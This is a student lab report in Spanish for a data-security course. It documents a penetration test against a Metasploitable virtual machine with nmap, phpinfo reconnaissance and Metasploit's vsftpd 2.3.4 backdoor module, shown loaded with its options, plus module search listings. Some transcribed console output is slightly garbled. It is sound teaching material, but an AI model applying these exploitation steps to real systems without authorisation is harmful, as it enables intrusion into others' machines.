



Universidad
del Caribe

2000

CANCUN, QUINTANA ROO, MÉXICO

CONOCIMIENTO Y CULTURA PARA EL DESARROLLO HUMANO

INVESTIGACIÓN/REPORTE/RESUMEN:

PoC del puerto de apache2

ASIGNATURA:

Seguridad de datos

Gary Izanami González Lara

MATRÍCULA: 200300650

Brandon González Navarro

MATRÍCULA: 170300103

Fernando Yam Segovia


MATRÍCULA: 180300380

PROGRAMA EDUCATIVO: **ING EN Datos E Inteligencia Organizacional**


PRESENTADO A:

PROF. Ismael Jimenez


muestra una terminal de Kali Linux ejecutando un escaneo con la herramienta nmap.



muestra una ventana de terminal en la que se está ejecutando Metasploit Framework, una herramienta popular para pruebas de penetración y desarrollo de exploits.



muestra una terminal en Kali Linux donde se está utilizando Metasploit, una herramienta avanzada para desarrollar y ejecutar exploits contra sistemas remotos con el fin de probar la seguridad de los mismos.



```

kali-linux-2024.1-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Shell No. 1
File Actions Edit View Help

msf6 > search vsftpd 2.3.4

Matching Modules

# Name Description Disclosure Date Rank Check
- - - - -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor


msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
- - - - -
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:po


```

Las dos imágenes muestran la consola de Metasploit con un exploit específico cargado, listo para ser configurado y ejecutado.



```

kali-linux-2024.1-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Shell No. 1
File Actions Edit View Help

VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
- - - - -
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:po
rt[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs
.metaspl
it.com/docs/using-metasploi
t/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)


Payload options (cmd/unix/interact):

Name Current Setting Required Description
- - - - -

Exploit target:

Id Name
- - -
0 Automatic


```



```
kali-linux-2024.1-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Arquivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
Shell No. 1
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  CHOST      127.0.0.1         no        The local client address
  CPORT      4444              no        The local client port
  Proxies    []                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     []                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21                yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  --      -
  PAYLOAD   cmd/unix/interact  yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



Exploit Cargado: exploit/unix/ftp/vsftpd_234_backdoor

Objetivo: Este exploit se dirige a una vulnerabilidad en el servicio vsFTPd versión 2.3.4 donde existe un backdoor que puede ser activado bajo ciertas condiciones.

Función de las imágenes:

Muestra las opciones del exploit que necesitan ser configuradas antes de la ejecución, como la dirección IP del objetivo (RHOSTS) y el puerto (RPORT).

Señala que no se ha configurado un payload específico, por lo que por defecto intentará establecer una interacción directa con la shell del sistema objetivo.



Las siguientes dos imágenes muestran la configuración de la red para las máquinas virtuales dentro de VirtualBox.


Adaptador de Red: Ambas imágenes muestran que el adaptador de red está configurado en modo NAT, lo cual permite que las máquinas virtuales accedan a la red externa a través de la dirección IP del host, pero no son accesibles directamente desde la red host.

Nombre de la Red: Wifi Test, probablemente una red creada para propósitos de pruebas.

Función de las imágenes:

Configuración de la interfaz de red para permitir que la máquina virtual se comunique con redes externas y otras máquinas virtuales en la misma red de VirtualBox.


Muestra la salida de la función phpinfo() en un servidor que corre PHP versión 5.2.4, lo que puede ser útil para recopilar información sobre la configuración del servidor PHP, incluyendo módulos cargados, configuraciones de INI, y rutas de directorio.



The screenshot shows a web browser window with the URL `10.0.2.4/phpinfo.php`. The page displays the output of the `phpinfo()` function for PHP 5.2.4 on Ubuntu 5.10. The output is organized into sections: System, Build Date, Server API, Virtual Directory Support, Configuration File, Loaded Configuration File, Scan this dir for additional .ini files, additional .ini files parsed, PHP API, PHP Extension, Zend Extension, Debug Build, Thread Safety, and Zend Memory Manager.

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled


Captura de la consola Metasploit con un intento de usar el comando `search` de manera incorrecta para buscar directorios listados (`dir list`). Esto muestra un error de comando y es un intento de encontrar módulos relacionados con la enumeración de directorios.




The screenshot shows a Metasploit console session. The user enters the command `search dir list`, which results in an error: `Unknown command: search`. The user then enters the command `search dir list` again, which results in a list of matching modules.

```
msf6 auxiliary(icmp_echo/http/http_version) > search dir list
msf6 auxiliary(icmp_echo/http/http_version) > search dir list
Matching Modules
#  Name
0  exploit/linux/local/abrt_sosreport_priv_esc
1  exploit/linux/http/atutor_filemanager_traversal
on
2  auxiliary/scanner/http/apache_flink_jobmanager_traversal
3  exploit/linux/smt/apache_james_exec
rary file Write
4  exploit/windows/browser/safari_xslt_output
5  exploit/linux/local/apport_abrt_chroot_priv_esc
6  exploit/linux/http/asuswrt_lan_rce
7  exploit/windows/nimsoft/nimcontroller_bof
note Buffer Overflow
8  auxiliary/scanner/http/cisco_directory_traversal
9  exploit/multi/http/cisco_dcm_upload_2019
te Code Execution
10 exploit/linux/http/cisco_ucs_rce
on
11 exploit/linux/ssh/cisco_ucs_scuser
12 exploit/linux/http/dlink_dsl2750b_exec_noauth
13 exploit/linux/http/multi_ncc_ping_exec
14 auxiliary/scanner/http/springcloud_directory_traversal
15 exploit/linux/http/dlink_hnmp_login_bof
fer Overflow
16 auxiliary/gather/doliwamp_traversal_creds
als
17 exploit/windows/ftp/ftppad_list_reply
18 exploit/windows/ftp/filewrangler_list_reply
```

